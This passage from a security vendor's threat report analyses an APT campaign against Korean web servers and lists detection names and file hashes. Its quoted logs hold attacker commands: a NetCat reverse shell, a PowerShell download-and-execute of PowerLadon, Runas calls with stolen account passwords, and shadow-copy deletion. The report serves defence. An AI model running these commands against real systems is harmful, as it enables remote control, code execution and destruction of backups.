The Runas malware family is responsible for receiving the account credentials of a specific user as an argument to execute commands with that account's privileges. Such malware includes RunasCs and Sy_Runas, both of which are being used by the threat actor in their attacks. While there is a higher presence of Sy_Runas in the logs, RunasCs, which is developed in .NET, is also frequently identified across many systems.

Figure 16. RunasCs tool

When the threat actor executes commands using a web shell, they employ privilege escalation tools like Potato or Runas malware. In the case of using Runas, they leverage the credentials obtained through Mimikatz from previously collected accounts, or utilize the escalated privileges of a Guest account through UserClone. Additionally, it is presumed that they also use accounts that they had directly added. Although such a variety of accounts are used in the attack process, the most prominent account is "tripod". This account is a noticeable commonality across most infected systems and is assumed to have been manually added by the threat actor.

Path Name	Argument
%ALLUSERSPROFILE%\oracle\java\java.txt	tripod "c!!I)0w101" "whoami"
%ALLUSERSPROFILE%\oracle\java\java.txt	tripod "c!!I)0w101" "query user"
%SystemRoot%\debug\wia\wiatrace.log	tripod c!!I!0w111 "query user"

Path Name	Argument
%SystemRoot%\debug\wia\wiatrace.log	tripod ww28win “whoami”
%SystemRoot%\debug\wia\wiatrace.log	tripod “c)!I(4w096” “query user”
%SystemDrive%***pay50\sample\popup_img\bg1.gif	tripod “c)!I!2w011” “query user”

Table 4. Command logs of Sy_Runas being used to check “tripod” account privilege

7. Remote Control

7.1. NetCat

The threat actor used web shells to create and execute additional malware. Aside from these, they also installed NetCat and used it as a reverse shell. The IP format C&C address utilized in these attacks coincides with the download address that was mentioned above. Essentially, it is identical to the address of the company that had previously fallen victim to the malware breach.


```
"parentProcess": {
  "imageInfo": {
    "fileObj": {
      "filePath": "%SystemRoot%\\syswow64\\inetsrv\\w3wp.exe",
      "fileSize": 21504,
      "fileName": "w3wp.exe"
    }
  }
},
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "filePath": "%SystemRoot%\\debug\\wia\\nc1.exe",
      "fileSize": 59392,
      "fileName": "nc1.exe"
    },
    "commandLine": "nc1.exe  -e cmd [redacted] 8080"
  }
},
"currentProcess": {
  "imageInfo": {
    "fileObj": {
      "filePath": "%SystemRoot%\\syswow64\\cmd.exe",
      "fileSize": 315392,
      "fileName": "cmd.exe"
    }
```


Figure 17. NetCat execution log

7.2. Ladon

In addition, the threat actor utilized the open-source hacking tool Ladon during their attack process. **[12]** Ladon, which can be further explored through its GitHub page, is one of the tools primarily employed by Chinese-speaking threat actors. **[13]** Due to its capability to support a variety of essential features during the attack process, Ladon enables threat actors to carry out a range of malicious behaviors, including scanning, privilege escalation, and exfiltration of account credentials, after gaining control of the targeted system.




Figure 18. Ladon GitHub page

Besides the executable format Ladon, the PowerShell format PowerLadon was also used in the attacks. **[14]** The threat actor employed a PowerShell command to retrieve PowerLadon from the website of a previously breached Korean company. Following this, they utilized the badpotato command to verify if privilege escalation was successful.

```
        "fileless": {
          "value": "-nop -c \"IEX (New-Object Net.WebClient).DownloadString
('http://[redacted].kr/img/Ladon911_20230305.ps1'); Ladon badpotato whoami\""
        },
        "currentProcess": {
          "imageInfo": {
            "fileObj": {
              "filePath": "%SystemRoot%\\syswow64\\windowspowershell\\v1.0\\powershell.exe",
              "fileSize": 460288,
              "fileName": "powershell.exe"
            }
```

Figure 19. PowerLadon installation command

8. Post Attack

According to the report from KISA, the threat actor registered tasks named “CredentialTask” and “CertificateTask” to display an unauthorized advertisement page on the company’s website during the time when the administrator was off work. Up to at least the year 2021, it is suspected that the primary objective of the threat actor was to generate revenue through the exposure of their advertisement pages. This notion is supported by the ASD logs that also show these tasks being registered to the task scheduler and executed in the infected systems.

```
 "targetProcess": {
   "imageInfo": {
     "fileObj": {
       "fileName": "schtasks.exe",
       "fileSize": 222720,
       "filePath": "%SystemRoot%\\system32\\schtasks.exe",
     },
     "commandLine": "schtasks  /run /tn \"\\microsoft\\windows\\certificateservicesclient\\certificatetask\""
   }
```

Figure 20. CertificateTask registered to the scheduler

However, in the system discussed in the “5. Maintain Persistence” section, there are instances where a feature to switch to an advertisement web page is not included and only a web shell is installed. Furthermore, logs have been found on certain systems showing that the threat actor used Sy_Runas to delete volume shadow copies in infected systems.


```
        "targetProcess": {
          "imageInfo": {
            "commandLine": "e:\\win64_[redacted]_client\\client\\stage\\cmd.exe /c cd /d e:\\[redacted]hotel\\&e:\\[redacted]hotel\\app\\app.asp guest a1*[redacted]* \"wmic shadowcopy delete\"&echo [s]&cd&echo+[e]",
            "fileObj": {
              "fileName": "cmd.exe",
              "filePath": "e:\\win64_[redacted]_client\\client\\stage\\cmd.exe",
              "fileSize": 236304
            }
          }
        },
        "currentProcess": {
          "imageInfo": {
            "fileObj": {
              "fileName": "w3wp.exe",
              "filePath": "%SystemRoot%\\system32\\inetsrv\\w3wp.exe",
              "fileSize": 26624
            }
```


Figure 21. Command log of volume shadow copy being deleted

This suggests that while the threat actor’s initial objective was profit through unauthorized ad exposure, recent developments also open up the possibility of other motives such as ransomware attacks.

9. Conclusion

Recently, APT attacks targeting the web servers of Korean corporations continue to be detected. The threat actor has initiated these attacks since at least 2019, primarily aiming to insert ads into corporate websites. However, recent examination of attack logs suggests the potential addition of different objectives, such as ransomware installation.

The threat actor attacked poorly managed or unpatched web servers to install web shells. According to the report from KISA, the upload of web shells is mainly suspected to occur through file upload vulnerabilities. Subsequently, a series of actions, including privilege escalation, maintenance of persistence, and credentials extraction, are taken to gain control over the infected systems.

Administrators should proactively check for file upload vulnerabilities on their web servers to prevent the upload of web shells as this is the initial penetration vector. Passwords must also be periodically changed and the implementation of access controls are also crucial to counter lateral movement attacks leveraging stolen account credentials. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection

– Dropper/Win32.Agent.C106924 (2011.10.12.00)
– Exploit/Win.Agent.C5224192 (2022.08.17.01)
– Exploit/Win.Agent.C5404633 (2023.04.04.00)
– Exploit/Win.Agent.C5404635 (2023.04.04.00)
– Exploit/Win.BadPotato.R508814 (2022.08.04.01)
– Exploit/Win.DcomRpc.R554379 (2023.01.28.00)
– Exploit/Win.JuicyPotato.C2724641 (2022.08.09.00)
– Exploit/Win.JuicyPotato.C5417758 (2023.04.25.01)
– Exploit/Win.JuicyPotato.C5417761 (2023.04.25.01)
– Exploit/Win.JuicyPotato.C5445175 (2023.06.23.03)
– Exploit/Win.JuicyPotato.R495502 (2022.06.03.01)
– Exploit/Win.PetitPotato.C5418234 (2023.04.26.00)

– Exploit/Win.PetitPotato.C5418237 (2023.04.26.00)
– Exploit/Win.PetitPotato.R575177 (2023.04.26.00)
– Exploit/Win.PetitPotato.R588349 (2023.06.23.03)
– Exploit/Win.Potato.C5444398 (2023.07.29.00)
– Exploit/Win.PrintNotifyPotato.C5418245 (2023.04.26.00)
– Exploit/Win.PrintNotifyPotato.R561362 (2023.03.10.00)
– Exploit/Win.PrintSpoofer.C5404637 (2023.04.04.00)
– Exploit/Win.PrintSpoofer.C5445168 (2023.06.23.03)
– Exploit/Win.PrintSpoofer.R346208 (2020.07.29.04)
– Exploit/Win.PrintSpoofer.R358767 (2020.12.18.06)
– Exploit/Win.PrintSpoofer.R456477 (2021.12.07.00)
– Exploit/Win.SharpEfsPotato.C5418239 (2023.04.26.00)
– Exploit/Win.SharpEfsPotato.C5418240 (2023.04.26.00)
– Exploit/Win.SharpEfsPotato.C5418242 (2023.04.26.00)
– Exploit/Win.SharpEfsPotato.C5418243 (2023.04.26.00)
– Exploit/Win.SweetPotato.C5405993 (2023.04.06.02)
– Exploit/Win.SweetPotato.C5418244 (2023.04.26.00)
– HackTool/PowerShell.Ladon.SC187629 (2023.04.04.00)
– HackTool/Win.Ladon.R442618 (2021.09.25.00)
– HackTool/Win.Netcat.C5283500 (2022.10.18.03)
– HackTool/Win.RunAs.C4406737 (2021.04.07.03)
– HackTool/Win.RunAs.C5404638 (2023.04.04.00)
– HackTool/Win.RunAs.C5417759 (2023.04.25.01)
– HackTool/Win.RunAs.C5418233 (2023.04.26.00)
– HackTool/Win.RunAs.C5445161 (2023.06.23.03)
– Malware/Win.Generic.C4432989 (2021.04.22.01)
– Trojan/BIN.Generic (2023.07.28.03)
– Trojan/CMD.Agent.SC191319 (2023.07.28.03)
– Trojan/Win.Agent.C5418231 (2023.04.26.00)
– Trojan/Win.Agent.C5418232 (2023.04.26.00)
– Trojan/Win.Escalation.R524707 (2022.10.04.02)
– Trojan/Win.Generic.C4491018 (2021.05.26.01)
– Trojan/Win.Generic.C5228587 (2022.08.27.01)
– Trojan/Win.Generic.R529888 (2022.10.15.04)
– Trojan/Win.Mimikatz.R563718 (2023.03.16.02)
– Trojan/Win.MSILMamut.C5410538 (2023.04.13.01)
– Trojan/Win.PrintSpoofer.R597367 (2023.08.12.03)
– Trojan/Win.UserClone.C5192153 (2022.07.04.02)
– Trojan/Win32.HDC.C111465 (2011.10.19.00)
– Trojan/Win32.Mimikatz.R271640 (2019.05.21.05)
– Unwanted/Win32.NTSniff_v110 (2005.03.08.00)
– WebShell/ASP.Agent.SC191320 (2023.07.28.03)
– WebShell/ASP.Generic (2023.01.27.03)
– WebShell/ASP.Generic.S1855 (2022.06.22.03)

Behavior Detection

– Malware/MDP.SystemManipulation.M1471
– Execution/MDP.Powershell.M2514
– CredentialAccess/MDP.Mimikatz.M4367

IOC
MD5
WebShell
– 612585fa3ada349a02bc97d4c60de784: D:***Root_DB\1.aspx
– eb1c6004afd91d328c190cd30f32a3d1: D:**trust\www\photo_upload..1.aspx,
D:**trust\www\photo_upload\1(0).aspx, E:****Hotel\upload\thanks\test.asp, C:***Pay15\source\source.asp

Potato (BadPotato)
– 9fe61c9538f2df492dff1aab0f90579f: %SystemRoot%\debug\wia\badpotatonet2.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\BadPotatoNet2.exe,
%ALLUSERSPROFILE%\BadPotatoNet2.exe
– ab9091f25a5ad44bef898588764f1990: %ALLUSERSPROFILE%\Microsoft\DeviceSync\BadPotatoNet4.exe

Potato (EfsPotato)
– 9dc87e21769fb2b4a616a60a9aeecb03: E:\app\Administrator\product\EfsPotato2.0.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\EfsPotato2.0.exe

Potato (GodPotato)
– 5f3dd0514c98bab7172a4ccb2f7a152d: C:\Oracle\GodPotato-NET2.exe
– c7c0e7877388f18a771ec54d18ac56e6: E:\app\g.exe

Potato (JuicyPotato)
– 2331a96db7c7a3700eb1da4c730e8119: %SystemRoot%\debug\WIA\jpms.log
– 8e228104d545608e4d77178381324a0b: %SystemRoot%\debug\wia\juicypotatomsmsmsmsms.exe

Potato (JuicyPotatoNG)
– 7756312d5da2cfb6a4212214b65b0d9a: %ALLUSERSPROFILE%\microsoft\devicesync\createfiber.log
– 15aa2aea896511500027c5b970454c10: %ALLUSERSPROFILE%\usoshared\etwpcreateetwthread1.gif
– 72eee0b89c707968fb41083f47739acf: %ALLUSERSPROFILE%\microsoft\devicesync\juicypotatong_ms.exe,
%ALLUSERSPROFILE%\USOShared\jpng.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\JuicyPotatoNG_ms.exe,
C:\Windows\debug\WIA\JuicyPotatoNG_ms.exe
– f530974b0cf773dc2efdff66c2b57e7f: %SystemDrive%\quarantine_mz\registries\1.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\JuicyPotatoNG_ms_ok.exe
– 19c5eb467633efb48ceb49db2870de72: %ALLUSERSPROFILE%\Microsoft\DeviceSync\JuicyPotatoNG.exe,
C:\Windows\debug\WIA\JuicyPotato_x64.exe
– 0ea582880c53419c8b1a803e19b8ab1f:
%ALLUSERSPROFILE%\Microsoft\DeviceSync\EtwpCreateEtwThread.log,
%ALLUSERSPROFILE%\USOShared\EtwpCreateEtwThread.log
– 8017f161b637cb707e3e667252c2235d: %ALLUSERSPROFILE%\USOShared\j.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\JuicyPotatoNG.exe,
%SystemRoot%\debug\WIA\JuicyPotatoNG.exe

Potato (PetitPotato)
– 659d5c63ae9a1a3c5a33badc53007808: %SystemDrive%\quarantine_mz\sd2.gif
– 9dc62c3a97269f780eb54ebcd43c77a8: %ALLUSERSPROFILE%\microsoft\devicesync\test.gif
– bffe140d2e2a7f44cbe3e3bf9b50f3b5: %ALLUSERSPROFILE%\microsoft\devicesync\1.exe
– d66dfce79df451f797775335fac67e9d: %ALLUSERSPROFILE%\microsoft\devicesync\3.exe
– 435351d097dcc253e48b89575a40427c: E:****check_ASP_N\123.doc
– 66379480d44ad92c07f6b5a9dfb3df3d: E:****check_ASP_N\test.gif
– 4875e5a46aec782f7e4cfb2028e6426a: E:****check_ASP_N\p.gif

Potato (PrintNotifyPotato)
– fad4ea01a92d0ede3f75d13b1a96238b: %ALLUSERSPROFILE%\PrinterNotifyPotato.exe
– 7600f8875fb23a6057354c3426b1db79: %ALLUSERSPROFILE%\ahnlab\ais\p.log,
%ALLUSERSPROFILE%\USOShared\p.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\PrintNotifyPotato2.0.vmp.exe
– 98154aeaec8aba3c376c7c76e11a2828: %ALLUSERSPROFILE%\USOShared\pp.exe

Potato (SharpEfsPotato)
– 661126f645c5eb261b0651744a17e14b: %ALLUSERSPROFILE%\microsoft\devicesync\20230404.log,
%ALLUSERSPROFILE%\ahnlab\ais\v3.log
– 63294f453901077fcb62eeb5c84e53d1: %ALLUSERSPROFILE%\ahnlab\ais\sep_vmp.sln
– 69bde490dc173dbed98b2decacd586c4: %ALLUSERSPROFILE%\ahnlab\ais\result.log
– e8e00a5771cafa4fb9294fea549282de: E:****check_ASP_N\NtQueueApcThreadEx.log
– 227df13221db37ab9673ae1af4e6278a: E:****check_ASP_N\HeapAlloc.jpg,
%ALLUSERSPROFILE%\USOShared\h.gif
– c9dc55872982efcadba4ce197ba34fbd: E:****check_ASP_N\pp.gif

Potato (SweetPotato)
– 021924959a870354cc6c9a54fe7dcf83: C:\Quarantine_MZ\123.gif,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\SweetPotato_4.7.2.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\SweetPotato_4.7.2_original.exe
– bcb6dbd50b323ea9a6d8161a7e48f429: E:****check_ASP_N\EtwpCreateEtwThread.jpg
– a7db0665564b2519ef5eef6627c716db: %ALLUSERSPROFILE%\USOShared\Logs\vmp1.log

PrintSpoofer
– 7e9125c89d7868f17813ed8c1af2e2c1: %ALLUSERSPROFILE%\USOShared\PrintSpoofer928.exe,
%ALLUSERSPROFILE%\microsoft\devicesync\printspoofer911.exe,
%SystemRoot%\debug\wia\printspoofer928.exe, %ALLUSERSPROFILE%\usoshared\logs\vmp2.log,
C:\Windows\debug\WIA\p.log
– 96b3b2ccb2687a9e2a98ac87a788dda8: %SystemRoot%\debug\WIA\PrintSpoofer.exe
– 108da75de148145b8f056ec0827f1665: %ALLUSERSPROFILE%\Microsoft\DeviceSync\PrintSpoofer64.exe
– 2a74db17b50025d13a63d947d8a8f828: %ALLUSERSPROFILE%\Microsoft\DeviceSync\PrintSpoofer32.exe
– a9b21218f4d98f313a4195a388e3bfbb: C:\Windows\debug\WIA\PrintSpoofer928.exe,
C:\Windows\debug\WIA\12.zxz, C:\Windows\debug\WIA\928.exe, %ALLUSERSPROFILE%\AhnLab\AIS\2.log,
%ALLUSERSPROFILE%\USOShared\Logs\vmp2.log, %ALLUSERSPROFILE%\USOShared\2.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\PrintSpoofer928.exe, E:****check_ASP_N\p.log

COMahawk (CVE-2019-1405, CVE-2019-1322)
– 6a60f718e1ecadd0e26893daa31c7120: %SystemRoot%\debug\WIA\COMahawk64.exe

CVE-2020-0787
– d72412473d31ec655ea88833fe596902: %SystemRoot%\debug\wia\cve-2020-0787-x64.exe

IIS LPE (by k8gege)
– 347742caff6fb0f8c397c0a772e29f3f: %SystemRoot%\debug\WIA\716.logs

Persistence
– aa3a20597084944fdcbe1c3894fd7ab5: WebShell (SCF1.dat)
– bff58f5b6e3229d11b6ffe5b5ea952b5: Config (SCFConfig.dat)
– 9cea04db9defe9e4f723c39a0ca76fb3: Scheduled Batch (winrmr.cmd)

Privilege Copying Malware
– 95a0ea8e58195d1de2e66ca70ab05fe5: %SystemDrive%\quarantine_mz\guest.exe
– 47ea1e6b805ba9c3f26a39035b3d35a0: %SystemDrive%\quarantine_mz\folders\guestreg.exe

User Clone
– 0d341f48a589ef7d42283c0aa2575479: %ALLUSERSPROFILE%\AhnLab\AIS\1.log,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\UserClone912.exe,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\UserClone.exe, C:\Windows\debug\WIA\UserClone.exe
– 5fd57ab455c62373e2151f7b46b183d2: %ALLUSERSPROFILE%\Microsoft\DeviceSync\UserClone9111.exe
– 29ad1b38046f5af2fb715c21741e6878: %ALLUSERSPROFILE%\Microsoft\DeviceSync\UserClone911.exe,
C:\Windows\debug\WIA\UserClone911.exe

Mimikatz
– 3c051e76ba3f940293038a166763a190: E:****Hotel\mimikatz.exe, E:****Hotel\m.gif, C:\Oracle\product\m.exe
– e387640e3f911b6b41aa669131fa55d4: C:\Oracle\product\mz64_ms_all.log,
%ALLUSERSPROFILE%\Microsoft\DeviceSync\mz64_ms_all.log
– 7353af8af2d7ce6c64018d9618161772: C:*******lus\mz64_ms_all.exe,
C:\Windows\debug\WIA\mz64_ms_all.exe

RunasCs
– 4d04fa35ed26b113bb13db90a7255352: E:****Hotel\app\runascs_net2.exe
– 09ab2d87eb4d3d8ea752cbe6add18fd2: E:****Hotel\app\Runas.exe
– 80f5d6191c8cc41864488e2d33962194: C:***pay50\sample\sample.html, C:**Update\bin\Upddater.dll,
C:\Windows\debug\WIA\dllhost.exe, C:***das\FreeLibs\AspUpload\Clash.exe, C:*******lus\bin\kcp.dll,
C:***Pay40\source\Clash.exe, C\Windows\debug\WIA\wiatrace.log

Sy_Runas
– 5a163a737e027dbaf60093714c3a021f: e:\app\sy_runas_.exe,
%SystemRoot%\system32\spool\drivers\color\d35.camp, %ALLUSERSPROFILE%\microsoft\devicesync\1.exe
– a49d10b6406a1d77a65aa0e0b05154c3: %ALLUSERSPROFILE%\oracle\java\java.txt,
%SystemRoot%\debug\wia\wiatrace.log, C:\Windows\debug\WIA\Sy_Runas.exe
– c7c00875da50df78c8c0efc5bedeaa87: E:****Hotel\app\sy_runasnew.exe,
%ALLUSERSPROFILE%\usoshared\logs\user\notifyicon.000.etl, e:\win64_*****_client\client\stage\services.exe,
e:\win64_*****_client\client\stage\setup.exe, e:****hotel\app\s.exe, e:****hotel\app\app.asp
– e77093c71dc26d0771164cdaa9740e49: C:\Windows\debug\WIA\wiatrace.log

NetCat
– 5584853a1191ad601f1c86b461c171a7: %SystemRoot%\debug\wia\nc1.exe,
%SystemDrive%\oracle\product\nc1.exe
– e2b4163992da996ca063d329206a0309: %SystemRoot%\debug\wia\nc.exe
– 523613a7b9dfa398cbd5ebd2dd0f4f38: E:****check_ASP_N\nc64.exe

Ladon (by k8gege)
– 2b399abe28dbe11ca928032bea30444a: %SystemRoot%\debug\WIA\Ladon911.exe
– 734c96f4def9de44aa6629df285654d9: %SystemRoot%\debug\WIA\Ladon.exe
– 47d59e43e1485feb98ff9c84fc37dc3b: PowerLadon (memory)

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:exploit,Netcat,Sy_Runas,WebShell